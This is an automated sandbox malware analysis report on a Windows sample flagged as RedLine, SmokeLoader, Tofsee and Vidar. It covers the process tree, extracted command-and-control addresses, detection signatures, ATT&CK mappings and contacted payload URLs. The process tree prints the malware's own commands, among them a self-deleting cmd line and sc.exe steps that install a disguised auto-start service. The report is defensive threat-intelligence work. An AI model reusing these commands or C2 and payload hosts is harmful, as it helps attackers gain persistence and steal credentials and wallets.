JoeSandbox Cloud BASIC

ID: 546824
Sample Name:
4f4deRCUD7.exe
Cookbook: default.jbs
Time: 19:06:08
Date: 31/12/2021
Version: 34.0.0 Boulder Opal

Table of Contents

Table of Contents 2
Windows Analysis Report 4f4deRCUD7.exe 5
Overview 5
General Information 5
Detection 5
Signatures 5
Classification 5
Process Tree 5
Malware Configuration 6
Threatname: Tofsee 6
Threatname: RedLine 6
Threatname: SmokeLoader 6
Threatname: Vidar 6
Yara Overview 6
PCAP (Network Traffic) 6
Memory Dumps 6
Unpacked PEs 6
Sigma Overview 7
System Summary: 7
Jbx Signature Overview 7
AV Detection: 7
Compliance: 7
Networking: 7
Key, Mouse, Clipboard, Microphone and Screen Capturing: 7
Spam, unwanted Advertisements and Ransom Demands: 7
System Summary: 7
Data Obfuscation: 8
Hooking and other Techniques for Hiding and Protection: 8
Malware Analysis System Evasion: 8
Anti Debugging: 8
HIPS / PFW / Operating System Protection Evasion: 8
Lowering of HIPS / PFW / Operating System Security Settings: 8
Stealing of Sensitive Information: 8
Remote Access Functionality: 8
Mitre Att&ck Matrix 9
Behavior Graph 9
Screenshots 10
Thumbnails 10
Antivirus, Machine Learning and Genetic Malware Detection 11
Initial Sample 11
Dropped Files 11
Unpacked PE Files 12
Domains 12
URLs 12
Domains and IPs 12
Contacted Domains 12
Contacted URLs 13
URLs from Memory and Binaries 13
Contacted IPs 13
Public 13
Private 14
General Information 14
Simulations 14
Behavior and APIs 14
Joe Sandbox View / Context 15
IPs 15
Domains 15
ASN 15
JA3 Fingerprints 15
Dropped Files 15
Created / dropped Files 15
Static File Info 21
General 21
File Icon 22
Static PE Info 22
General 22
Entrypoint Preview 22
Rich Headers 22
Data Directories 22
Sections 22
Resources 23
Imports 23
Possible Origin 23
Network Behavior 23

Copyright Joe Security LLC 2021

Snort IDS Alerts 23
Network Port Distribution 23
TCP Packets 23
UDP Packets 23
ICMP Packets 23
DNS Queries 23
DNS Answers 25
HTTP Request Dependency Graph 28
HTTP Packets 30
HTTPS Proxied Packets 53
Code Manipulations 87
Statistics 88
Behavior 88
System Behavior 88
Analysis Process: 4f4deRCUD7.exe PID: 3696 Parent PID: 5012 88
General 88
Analysis Process: 4f4deRCUD7.exe PID: 3912 Parent PID: 3696 88
General 88
Analysis Process: svchost.exe PID: 6592 Parent PID: 572 88
General 88
File Activities 89
Analysis Process: svchost.exe PID: 2920 Parent PID: 572 89
General 89
Registry Activities 89
Analysis Process: svchost.exe PID: 6372 Parent PID: 572 89
General 89
File Activities 89
Analysis Process: svchost.exe PID: 6568 Parent PID: 572 89
General 89
Analysis Process: SgrmBroker.exe PID: 4036 Parent PID: 572 90
General 90
Analysis Process: svchost.exe PID: 1048 Parent PID: 572 90
General 90
Registry Activities 90
Analysis Process: explorer.exe PID: 3352 Parent PID: 3912 90
General 90
File Activities 91
File Created 91
File Deleted 91
File Written 91
Analysis Process: svchost.exe PID: 6904 Parent PID: 572 91
General 91
File Activities 91
Analysis Process: svchost.exe PID: 5580 Parent PID: 572 91
General 91
File Activities 91
Analysis Process: ewswwsi PID: 6652 Parent PID: 664 91
General 91
Analysis Process: ewswwsi PID: 6596 Parent PID: 6652 92
General 92
Analysis Process: svchost.exe PID: 7048 Parent PID: 572 92
General 92
Analysis Process: 1E73.exe PID: 4576 Parent PID: 3352 92
General 92
File Activities 93
File Created 93
File Deleted 93
File Written 93
File Read 93
Analysis Process: 2961.exe PID: 6620 Parent PID: 3352 93
General 93
File Activities 93
File Created 93
File Written 93
File Read 93
Analysis Process: 3161.exe PID: 4972 Parent PID: 3352 94
General 94
File Activities 94
File Created 94
File Written 94
File Read 94
Analysis Process: cmd.exe PID: 4476 Parent PID: 4576 94
General 94
File Activities 94
Analysis Process: conhost.exe PID: 4244 Parent PID: 4476 94
General 94
Analysis Process: timeout.exe PID: 5024 Parent PID: 4476 95
General 95
File Activities 95
Analysis Process: cmd.exe PID: 6924 Parent PID: 6620 95
General 95
Analysis Process: conhost.exe PID: 6000 Parent PID: 6924 95
General 95
Analysis Process: MpCmdRun.exe PID: 5988 Parent PID: 1048 96
General 96
Analysis Process: conhost.exe PID: 6156 Parent PID: 5988 96
General 96
Analysis Process: 3161.exe PID: 5180 Parent PID: 4972 96
General 96

Analysis Process: cmd.exe PID: 6304 Parent PID: 6620 96
General 96
Analysis Process: conhost.exe PID: 5468 Parent PID: 6304 97
General 97
Analysis Process: sc.exe PID: 2484 Parent PID: 6620 97
General 97
Analysis Process: conhost.exe PID: 6632 Parent PID: 2484 97
General 97
Analysis Process: 3161.exe PID: 5944 Parent PID: 4972 98
General 98
Analysis Process: sc.exe PID: 5976 Parent PID: 6620 98
General 98
Analysis Process: conhost.exe PID: 6216 Parent PID: 5976 98
General 98
Analysis Process: sc.exe PID: 4364 Parent PID: 6620 98
General 98
Analysis Process: conhost.exe PID: 6748 Parent PID: 4364 99
General 99
Disassembly 99
Code Analysis 99


Windows Analysis Report 4f4deRCUD7.exe

Overview

General Information

Sample Name:	4f4deRCUD7.exe
Analysis ID:	546824
MD5:	56e18023455303..
SHA1:	7877f8a39399b18.
SHA256:	29a5461cca7768..
Tags:	exe RedLineStealer
Infos:	

Most interesting Screenshot:



Detection

MALICIOUS
SUSPICIOUS
CLEAN
UNKNOWN


RedLine
SmokeLoader Tofsee
Vidar

Score:	100
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Yara detected RedLine Stealer
- Snort IDS alert for network traffic (e....
- Detected unpacking (overwrites its o...
- Yara detected SmokeLoader
- System process connects to networ...
- Detected unpacking (changes PE se...
- Antivirus detection for URL or domain
- Antivirus detection for dropped file
- Found malware configuration
- Multi AV Scanner detection for subm...
- Benign windows process drops PE f...
- Yara detected Vidar stealer

Classification



Process Tree

- **System is w10x64**
- 4f4deRCUD7.exe (PID: 3696 cmdline: "C:\Users\user\Desktop\4f4deRCUD7.exe" MD5: 56E18023455303CD24F828173DA31E2D)
  - 4f4deRCUD7.exe (PID: 3912 cmdline: "C:\Users\user\Desktop\4f4deRCUD7.exe" MD5: 56E18023455303CD24F828173DA31E2D)
    - explorer.exe (PID: 3352 cmdline: C:\Windows\Explorer.EXE MD5: AD5296B280E8F522A8A897C96BAB0E1D)
      - svchost.exe (PID: 5580 cmdline: C:\Windows\System32\svchost.exe -k netsvcs -p MD5: 32569E403279B3FD2EDB7EBD036273FA)
      - 1E73.exe (PID: 4576 cmdline: C:\Users\user\AppData\Local\Temp\1E73.exe MD5: A181F86F7191ED7680953213C7239305)
        - cmd.exe (PID: 4476 cmdline: "C:\Windows\System32\cmd.exe" /c timeout /t 5 & del /f /q "C:\Users\user\AppData\Local\Temp\1E73.exe" & exit MD5: F3BDBE3BB6F734E357235F4D5898582D)
          - conhost.exe (PID: 4244 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
          - timeout.exe (PID: 5024 cmdline: timeout /t 5 MD5: 121A4EDAE60A7AF6F5DFA82F7BB95659)
      - 2961.exe (PID: 6620 cmdline: C:\Users\user\AppData\Local\Temp\2961.exe MD5: AD639AA5FF468BA6F8A7503FD5BF89BD)
        - cmd.exe (PID: 6924 cmdline: "C:\Windows\SysWOW64\cmd.exe" /C mkdir C:\Windows\SysWOW64\vlrzpavj\ MD5: F3BDBE3BB6F734E357235F4D5898582D)
          - conhost.exe (PID: 6000 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
        - cmd.exe (PID: 6304 cmdline: "C:\Windows\SysWOW64\cmd.exe" /C move /Y "C:\Users\user\AppData\Local\Temp\dkbkykdu.exe" C:\Windows\SysWOW64\vlrzpavj\ MD5: F3BDBE3BB6F734E357235F4D5898582D)
          - conhost.exe (PID: 5468 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
        - sc.exe (PID: 2484 cmdline: C:\Windows\SysWOW64\sc.exe" create vlrzpavj binPath= "C:\Windows\SysWOW64\vlrzpavj\dkbkykdu.exe /d\"C:\Users\user\AppData\Local\Temp\2961.exe\"" type= own start= auto DisplayName= "wifi support MD5: 24A3E2603E63BCB9695A2935D3B24695)
          - conhost.exe (PID: 6632 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
        - sc.exe (PID: 5976 cmdline: C:\Windows\SysWOW64\sc.exe" description vlrzpavj "wifi internet conection MD5: 24A3E2603E63BCB9695A2935D3B24695)
          - conhost.exe (PID: 6216 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
        - sc.exe (PID: 4364 cmdline: "C:\Windows\SysWOW64\sc.exe" start vlrzpavj MD5: 24A3E2603E63BCB9695A2935D3B24695)
          - conhost.exe (PID: 6748 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
      - 3161.exe (PID: 4972 cmdline: C:\Users\user\AppData\Local\Temp\3161.exe MD5: 7FCE0E163EA7948C10B044B1EA77DAD9)
        - 3161.exe (PID: 5180 cmdline: C:\Users\user\AppData\Local\Temp\3161.exe MD5: 7FCE0E163EA7948C10B044B1EA77DAD9)
        - 3161.exe (PID: 5944 cmdline: C:\Users\user\AppData\Local\Temp\3161.exe MD5: 7FCE0E163EA7948C10B044B1EA77DAD9)
- svchost.exe (PID: 6592 cmdline: c:\windows\system32\svchost.exe -k localservice -p -s CDPSvc MD5: 32569E403279B3FD2EDB7EBD036273FA)
- svchost.exe (PID: 2920 cmdline: c:\windows\system32\svchost.exe -k networkservice -p -s DoSvc MD5: 32569E403279B3FD2EDB7EBD036273FA)
- svchost.exe (PID: 6372 cmdline: C:\Windows\System32\svchost.exe -k netsvcs -p MD5: 32569E403279B3FD2EDB7EBD036273FA)
- svchost.exe (PID: 6568 cmdline: C:\Windows\System32\svchost.exe -k NetworkService -p MD5: 32569E403279B3FD2EDB7EBD036273FA)
- SgrmBroker.exe (PID: 4036 cmdline: C:\Windows\system32\SgrmBroker.exe MD5: D3170A3F3A9626597EEE1888686E3EA6)
- svchost.exe (PID: 1048 cmdline: c:\windows\system32\svchost.exe -k localservicenetworkrestricted -p -s wscsvc MD5: 32569E403279B3FD2EDB7EBD036273FA)
  - MpCmdRun.exe (PID: 5988 cmdline: "C:\Program Files\Windows Defender\mpcmdrun.exe" -wdenable MD5: A267555174BFA53844371226F482B86B)
    - conhost.exe (PID: 6156 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
- svchost.exe (PID: 6904 cmdline: C:\Windows\System32\svchost.exe -k netsvcs -p MD5: 32569E403279B3FD2EDB7EBD036273FA)
- ewswwsi (PID: 6652 cmdline: C:\Users\user\AppData\Roaming\ewswwsi MD5: 56E18023455303CD24F828173DA31E2D)
  - ewswwsi (PID: 6596 cmdline: C:\Users\user\AppData\Roaming\ewswwsi MD5: 56E18023455303CD24F828173DA31E2D)
- svchost.exe (PID: 7048 cmdline: C:\Windows\System32\svchost.exe -k netsvcs -p MD5: 32569E403279B3FD2EDB7EBD036273FA)
- **cleanup**

Copyright Joe Security LLC 2021

Malware Configuration

Threatname: Tofsee

```
{
  "C2 list": [
    "pa:443",
    "parubey.info:443"
  ]
}
```

Threatname: RedLine

```
{
  "C2 url": "86.107.197.138:38133"
}
```

Threatname: SmokeLoader

```
{
  "C2 list": [
    "http://host-data-coin-11.com/",
    "http://file-coin-host-12.com/"
  ]
}
```

Threatname: Vidar

```
{
  "C2 url": "http://file-file-host4.com/tratata.php"
}
```

Yara Overview

PCAP (Network Traffic)

Source	Rule	Description	Author	Strings
dump.pcap	JoeSecurity_RedLine_1	Yara detected RedLine Stealer	Joe Security	

Memory Dumps

Source	Rule	Description	Author	Strings
00000003.00000002.329414547.000000000058 0000.00000004.00000001.sdmp	JoeSecurity_SmokeLoader _2	Yara detected SmokeLoader	Joe Security	
00000016.00000002.468965698.0000000003B7 1000.00000004.00000001.sdmp	JoeSecurity_RedLine	Yara detected RedLine Stealer	Joe Security	
00000015.00000003.401725714.00000000007B 0000.00000004.00000001.sdmp	JoeSecurity_Tofsee	Yara detected Tofsee	Joe Security	
00000010.00000002.381470872.0000000001FA 1000.00000004.00020000.sdmp	JoeSecurity_SmokeLoader _2	Yara detected SmokeLoader	Joe Security	
00000015.00000002.439382112.000000000079 0000.00000040.00000001.sdmp	JoeSecurity_Tofsee	Yara detected Tofsee	Joe Security	
Click to see the 9 entries				

Unpacked PEs

Source	Rule	Description	Author	Strings
16.1.ewswwsi.400000.0.unpack	JoeSecurity_SmokeLoader _2	Yara detected SmokeLoader	Joe Security	
21.3.2961.exe.7b0000.0.raw.unpack	JoeSecurity_Tofsee	Yara detected Tofsee	Joe Security	
21.2.2961.exe.400000.0.raw.unpack	JoeSecurity_Tofsee	Yara detected Tofsee	Joe Security	
21.2.2961.exe.400000.0.unpack	JoeSecurity_Tofsee	Yara detected Tofsee	Joe Security	

Copyright Joe Security LLC 2021

Source	Rule	Description	Author	Strings
22.2.3161.exe.3dcbb70.3.raw.unpack	JoeSecurity_RedLine	Yara detected RedLine Stealer	Joe Security	
Click to see the 11 entries				

Sigma Overview

System Summary:

- Sigma detected: Copying Sensitive Files with Credential Data
- Sigma detected: Suspicious Svchost Process
- Sigma detected: Suspicious Del in CommandLine
- Sigma detected: New Service Creation
- Sigma detected: Windows Processes Suspicious Parent Directory

Jbx Signature Overview

Click to jump to signature section

AV Detection:

- Antivirus detection for URL or domain
- Antivirus detection for dropped file
- Found malware configuration
- Multi AV Scanner detection for submitted file
- Multi AV Scanner detection for domain / URL
- Multi AV Scanner detection for dropped file
- Machine Learning detection for sample
- Machine Learning detection for dropped file

Compliance:

- Detected unpacking (overwrites its own PE header)

Networking:

- Snort IDS alert for network traffic (e.g. based on Emerging Threat rules)
- System process connects to network (likely due to code injection or exploit)
- C2 URLs / IPs found in malware configuration

Key, Mouse, Clipboard, Microphone and Screen Capturing:

- Yara detected SmokeLoader

Spam, unwanted Advertisements and Ransom Demands:

- Yara detected Tofsee

System Summary:

PE file has a writeable .text section

Data Obfuscation:

Detected unpacking (overwrites its own PE header)

Detected unpacking (changes PE section rights)

.NET source code contains method to dynamically call methods (often used by packers)

Hooking and other Techniques for Hiding and Protection:

Deletes itself after installation

Hides that the sample has been downloaded from the Internet (zone.identifier)

Malware Analysis System Evasion:

Tries to detect sandboxes and other dynamic analysis tools (process name or module or function)

Checks if the current machine is a virtual machine (disk enumeration)

Contains functionality to detect sleep reduction / modifications

Anti Debugging:

Checks for kernel code integrity (NtQuerySystemInformation(CodeIntegrityInformation))

HIPS / PFW / Operating System Protection Evasion:

System process connects to network (likely due to code injection or exploit)

Benign windows process drops PE files

Maps a DLL or memory area into another process

Injects a PE file into a foreign processes

Contains functionality to inject code into remote processes

Creates a thread in another existing process (thread injection)

Sample uses process hollowing technique

.NET source code references suspicious native API functions

Lowering of HIPS / PFW / Operating System Security Settings:

Changes security center settings (notifications, updates, antivirus, firewall)

Stealing of Sensitive Information:

Yara detected RedLine Stealer

Yara detected SmokeLoader

Yara detected Vidar stealer

Yara detected Tofsee

Tries to harvest and steal browser information (history, passwords, etc)

Tries to steal Crypto Currency Wallets

Remote Access Functionality:

Yara detected RedLine Stealer

Yara detected SmokeLoader


Yara detected Vidar stealer

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Comm Contr
Spearphishing Link 1	Windows Management Instrumentation 1	DLL Side-Loading 1	DLL Side-Loading 1	Disable or Modify Tools 1 1 1	OS Credential Dumping 1	System Time Discovery 2	Remote Services	Archive Collected Data 1 1	Exfiltration Over Other Network Medium	Ingres Transf
Valid Accounts 1	Native API 1 1	Application Shimming 1	Application Shimming 1	Deobfuscate/Decode Files or Information 1 1	LSASS Memory	Account Discovery 1	Remote Desktop Protocol	Data from Local System 2	Exfiltration Over Bluetooth	Encryp Chann
Domain Accounts	Shared Modules 1	Valid Accounts 1	Valid Accounts 1	Obfuscated Files or Information 3	Security Account Manager	File and Directory Discovery 3	SMB/Windows Admin Shares	Data from Network Shared Drive	Automated Exfiltration	Non-S Port 1
Local Accounts	Exploitation for Client Execution 1	Windows Service 4	Access Token Manipulation 1	Software Packing 3 3	NTDS	System Information Discovery 4 7	Distributed Component Object Model	Input Capture	Scheduled Transfer	Non-A Layer
Cloud Accounts	Service Execution 3	Network Logon Script	Windows Service 4	Timestomp 1	LSA Secrets	Query Registry 1	SSH	Keylogging	Data Transfer Size Limits	Applic Protoc
Replication Through Removable Media	Launchd	Rc.common	Process Injection 6 1 3	DLL Side-Loading 1	Cached Domain Credentials	Security Software Discovery 5 6 1	VNC	GUI Input Capture	Exfiltration Over C2 Channel	Multib Comm
External Remote Services	Scheduled Task	Startup Items	Startup Items	File Deletion 1	DCSync	Process Discovery 1 2	Windows Remote Management	Web Portal Capture	Exfiltration Over Alternative Protocol	Comm Port
Drive-by Compromise	Command and Scripting Interpreter	Scheduled Task/Job	Scheduled Task/Job	Masquerading 3 1	Proc Filesystem	Virtualization/Sandbox Evasion 1 3 1	Shared Webroot	Credential API Hooking	Exfiltration Over Symmetric Encrypted Non-C2 Protocol	Applic Protoc
Exploit Public-Facing Application	PowerShell	At (Linux)	At (Linux)	Valid Accounts 1	/etc/passwd and /etc/shadow	Application Window Discovery 1	Software Deployment Tools	Data Staged	Exfiltration Over Asymmetric Encrypted Non-C2 Protocol	Web P
Supply Chain Compromise	AppleScript	At (Windows)	At (Windows)	Access Token Manipulation 1	Network Sniffing	System Owner/User Discovery 1	Taint Shared Content	Local Data Staging	Exfiltration Over Unencrypted/Obfuscated Non-C2 Protocol	File Tr Protoc
Compromise Software Dependencies and Development Tools	Windows Command Shell	Cron	Cron	Virtualization/Sandbox Evasion 1 3 1	Input Capture	Remote System Discovery 1	Replication Through Removable Media	Remote Data Staging	Exfiltration Over Physical Medium	Mail P
Compromise Software Supply Chain	Unix Shell	Launchd	Launchd	Process Injection 6 1 3	Keylogging	Local Groups	Component Object Model and Distributed COM	Screen Capture	Exfiltration over USB	DNS
Compromise Hardware Supply Chain	Visual Basic	Scheduled Task	Scheduled Task	Hidden Files and Directories 1	GUI Input Capture	Domain Groups	Exploitation of Remote Services	Email Collection	Commonly Used Port	Proxy

Behavior Graph

Copyright Joe Security LLC 2021



Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.

Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

Source	Detection	Scanner	Label	Link
4f4deRCUD7.exe	34%	Virustotal		Browse
4f4deRCUD7.exe	100%	Joe Sandbox ML		

Dropped Files

Source	Detection	Scanner	Label	Link
C:\Users\user\AppData\Local\Temp\dkbkykdu.exe	100%	Avira	TR/Crypt.XPACK.Gen	
C:\Users\user\AppData\Roaming\ewswwsi	100%	Joe Sandbox ML		
C:\Users\user\AppData\Local\Temp\8DDA.exe	100%	Joe Sandbox ML		
C:\Users\user\AppData\Local\Temp\1E73.exe	100%	Joe Sandbox ML		
C:\Users\user\AppData\Local\Temp\9667.exe	100%	Joe Sandbox ML		
C:\Users\user\AppData\Local\Temp\D845.exe	100%	Joe Sandbox ML		
C:\Users\user\AppData\Local\Temp\2961.exe	100%	Joe Sandbox ML		
C:\Users\user\AppData\Local\Temp\3161.exe	100%	Joe Sandbox ML		
C:\Users\user\AppData\Local\Temp\dkbkykdu.exe	100%	Joe Sandbox ML		
C:\ProgramData\sqlite3.dll	3%	Metadefender		Browse
C:\ProgramData\sqlite3.dll	0%	ReversingLabs		
C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\PSUEOSZZ\sqlite3[1].dll	3%	Metadefender		Browse
C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\PSUEOSZZ\sqlite3[1].dll	0%	ReversingLabs		
C:\Users\user\AppData\Local\Temp\3161.exe	63%	ReversingLabs	ByteCode-MSIL.Trojan.AgentTesla	

Source	Detection	Scanner	Label	Link
C:\Users\user\AppData\Local\Temp\8DDA.exe	26%	Metadefender		Browse
C:\Users\user\AppData\Local\Temp\8DDA.exe	89%	ReversingLabs	Win32.Trojan.Raccrypt	
C:\Users\user\AppData\Local\Temp\A7CD.exe	44%	ReversingLabs	Win32.Trojan.Vidar	

Unpacked PE Files

Source	Detection	Scanner	Label	Link	Download
16.1.ewswwsi.400000.0.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File
16.0.ewswwsi.400000.5.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File
16.0.ewswwsi.400000.4.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File
21.2.2961.exe.400000.0.unpack	100%	Avira	BDS/Backdoor.Gen		Download File
16.0.ewswwsi.400000.6.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File
21.3.2961.exe.7b0000.0.unpack	100%	Avira	TR/Patched.Ren.Gen		Download File
15.2.ewswwsi.7915a0.1.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File
3.0.4f4deRCUD7.exe.400000.6.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File
3.0.4f4deRCUD7.exe.400000.4.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File
3.0.4f4deRCUD7.exe.400000.5.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File
19.3.1E73.exe.880000.0.unpack	100%	Avira	TR/Patched.Ren.Gen		Download File
1.2.4f4deRCUD7.exe.7915a0.1.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File
21.2.2961.exe.790e50.1.unpack	100%	Avira	TR/Patched.Ren.Gen		Download File
3.2.4f4deRCUD7.exe.400000.0.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File
19.2.1E73.exe.860e50.1.unpack	100%	Avira	TR/Patched.Ren.Gen		Download File
16.2.ewswwsi.400000.0.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File
19.2.1E73.exe.400000.0.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File
3.1.4f4deRCUD7.exe.400000.0.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File

Domains

Source	Detection	Scanner	Label	Link
file-file-host4.com	15%	Virustotal		Browse
short.link	0%	Virustotal		Browse
unicupload.top	15%	Virustotal		Browse

URLs

Source	Detection	Scanner	Label	Link
http://185.7.214.171:8080/6.php	100%	URL Reputation	malware	
http://host-data-coin-11.com/	0%	URL Reputation	safe	
http://https://dodecoin.org/dogewallet-setup.exe	0%	Avira URL Cloud	safe	
http://https://botmaybe11.mcdir.me/file123.exe	0%	Avira URL Cloud	safe	
http://https://short.link/u8txqc	0%	Avira URL Cloud	safe	
http://data-host-coin-8.com/game.exe	100%	Avira URL Cloud	malware	
http://91.243.44.128/miner/new.exe	100%	Avira URL Cloud	malware	
http://file-file-host4.com/tratata.php	0%	URL Reputation	safe	
http://91.243.44.128/stlr/maps.exe	100%	Avira URL Cloud	malware	
http://data-host-coin-8.com/files/2264_1640622147_2258.exe	100%	Avira URL Cloud	malware	
pa:443	0%	Avira URL Cloud	safe	
http://https://api.ip.sb/ip	0%	URL Reputation	safe	
http://unicupload.top/install5.exe	100%	URL Reputation	phishing	
http://file-coin-host-12.com/	0%	URL Reputation	safe	
http://file-file-host4.com/sqlite3.dll	0%	URL Reputation	safe	
parubey.info:443	0%	Avira URL Cloud	safe	
http://https://%s.xboxlive.com	0%	URL Reputation	safe	
http://data-host-coin-8.com/files/5376_1640094939_1074.exe	0%	Avira URL Cloud	safe	
http://https://dynamic.t	0%	URL Reputation	safe	
http://privacytools-foryou-777.com/downloads/toolspab1.exe	100%	Avira URL Cloud	malware	
http://https://%s.dnet.xboxlive.com	0%	URL Reputation	safe	

Domains and IPs

Contacted Domains

Name	IP	Active	Malicious	Antivirus Detection	Reputation
dodecoin.org	164.132.207.80	true	true		unknown
bitly.com	67.199.248.14	true	false		high
t.me	149.154.167.99	true	false		high
cdn.discordapp.com	162.159.135.233	true	false		high
file-file-host4.com	31.28.27.130	true	true	• 15%, Virustotal, Browse	unknown
short.link	172.67.158.215	true	true	• 0%, Virustotal, Browse	unknown
unicupload.top	54.38.220.85	true	true	• 15%, Virustotal, Browse	unknown
botmaybe11.mcdir.me	178.208.83.45	true	true		unknown
host-data-coin-11.com	31.28.27.130	true	true		unknown
bit.ly	67.199.248.11	true	false		high
transfer.sh	144.76.136.153	true	false		high
privacytools-foryou-777.com	31.28.27.130	true	true		unknown
data-host-coin-8.com	31.28.27.130	true	true		unknown

Contacted URLs

Name	Malicious	Antivirus Detection	Reputation
http://https://cdn.discordapp.com/attachments/916319571638620172/925647741571452938/Pyroxylic.exe	false		high
http://185.7.214.171:8080/6.php	true	• URL Reputation: malware	unknown
http://host-data-coin-11.com/	true	• URL Reputation: safe	unknown
http://https://dodecoin.org/dogewallet-setup.exe	false	• Avira URL Cloud: safe	unknown
http://https://botmaybe11.mcdir.me/file123.exe	false	• Avira URL Cloud: safe	unknown
http://https://short.link/u8txqc	false	• Avira URL Cloud: safe	unknown
http://https://bitly.com/a/blocked?hash=3eHgQQR&url=https%3A%2F%2Fcdn-131.anonfiles.com%2FP0m5w4j2xc%2Fcac3eb98-1640853984%2F%40Cryptobat9.exe	false		high
